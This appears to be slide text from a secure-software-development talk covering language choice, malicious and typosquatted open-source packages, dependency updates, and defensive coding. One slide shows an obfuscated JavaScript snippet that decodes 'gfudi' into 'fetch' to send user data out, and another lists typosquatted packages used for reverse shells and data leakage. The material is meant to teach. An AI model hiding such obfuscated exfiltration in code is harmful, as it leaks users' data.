
- Validation at input (FE) and at Output
- Anything inside is trusted

Cons

- Hard to anticipate all the attack vectors early on
- Changes to one component cause additional changes elsewhere




Programming Languages



Which Language to Code in?

Low Level (C, C++)	High Level (Java, Python)
Code is not seen	Decompiling & finding bugs is easier
Memory management	Memory is managed by the VM
Speedy	Usually slower
Buffer overflows and the such	Can't overwrite memory
Type-safe	Usually not type-safe

Malware Buster – Programming Languages



- Frontend in Python
- Backend will be in C++



90sKindofWorld

**The same thing we do every night, Pinky,
try to take over the world!**

Malicious Open Source

```
1  const i = 'gfudi';
2  const k = s => s.split('').map(c => String.fromCharCode(c.charCodeAt() - 1)).join('');
3  self[k(i)](urlWithYourPreciousData);
```

gfudi.js hosted with ❤️ by GitHub

[view raw](#)

‘gfudi’ is just ‘fetch’ with each letter shifted up by one. Hard core cryptography right there. `self` is an alias for `window`.

`self['\u0066\u0065\u0074\u0063\u0068'](...)` is another fancy way of saying `fetch(...)`.

leftpad breaks NPM

```
module.exports = leftpad;

function leftpad (str, len, ch) {
  str = String(str);

  var i = -1;

  if (!ch && ch !== 0) ch = ' ';

  len = len - str.length;

  while (++i < len) {
    str = ch + str;
  }

  return str;
}
```


Typo-Squatting Library Names

.com

Package	Exploit Type
smplejson	Research/Data Leakage
pkgutil	
timeit	
diango	
djago	
dajngo	
djanga	Gain persistence through modifying the .bashrc script
easyinstall	
libpeshka	
pyconau-funtimes	Reverse shell
mybiubiubiu	Data leakage
colourama	Gain persistence through malicious VBScript


Stay up-to-date

Open Source updates are vital – as the bugs are public



Open Source / 3rd Party Software

Follow up on vulnerabilities (CVEs, Github issues, mailing lists, etc.)



Vulnerability Management Tools




DEPENDENCY-CHECK



DEPENDENCY-TRACK



WhiteSource





Why Update? 1. Bad Publicity

Project Zero

News and updates from the Project Zero team at Google

Tuesday, June 28, 2016

How to Compromise the Enterprise Endpoint


Posted by Tavis Ormandy.

Symantec dropped the ball here. A quick look at the decomposer library shipped by Symantec showed that they were using code derived from open source libraries like [libmsspack](#) and [unrarsrc](#), but hadn't updated them in at least 7 years.

Dozens of public vulnerabilities in these libraries affected Symantec, some with public exploits. We sent Symantec some examples, and they verified they had fallen behind on releases.



Why Update? 2. Get Hacked





DEVELOPMENT

Follow Best Practices

- OWASP Top 10
- OWASP Cheat Sheets
- Books like Effective C++
- Many online resources



Development

- How protective should we be when writing the code?

```
1 void func1(void* ptr) {
2     if (!ptr) {
3         return;
4     }
5     do_func(ptr);
6 }
7
8 void do_func(void* ptr) {
9     if (!ptr) {
10        return;
11    }
12    doIt(ptr);
13 }
```


Development

What if we need to change the design?

- Hint: make sure the new design is still secure




Open Source



VERIFICATION

Testing Dilemmas

How much time to spend on writing tests?



If I had an hour to solve a problem I'd spend 55 minutes thinking about the problem and 5 minutes thinking about solutions.

Albert Einstein

quoteFancy

When to run the tests?

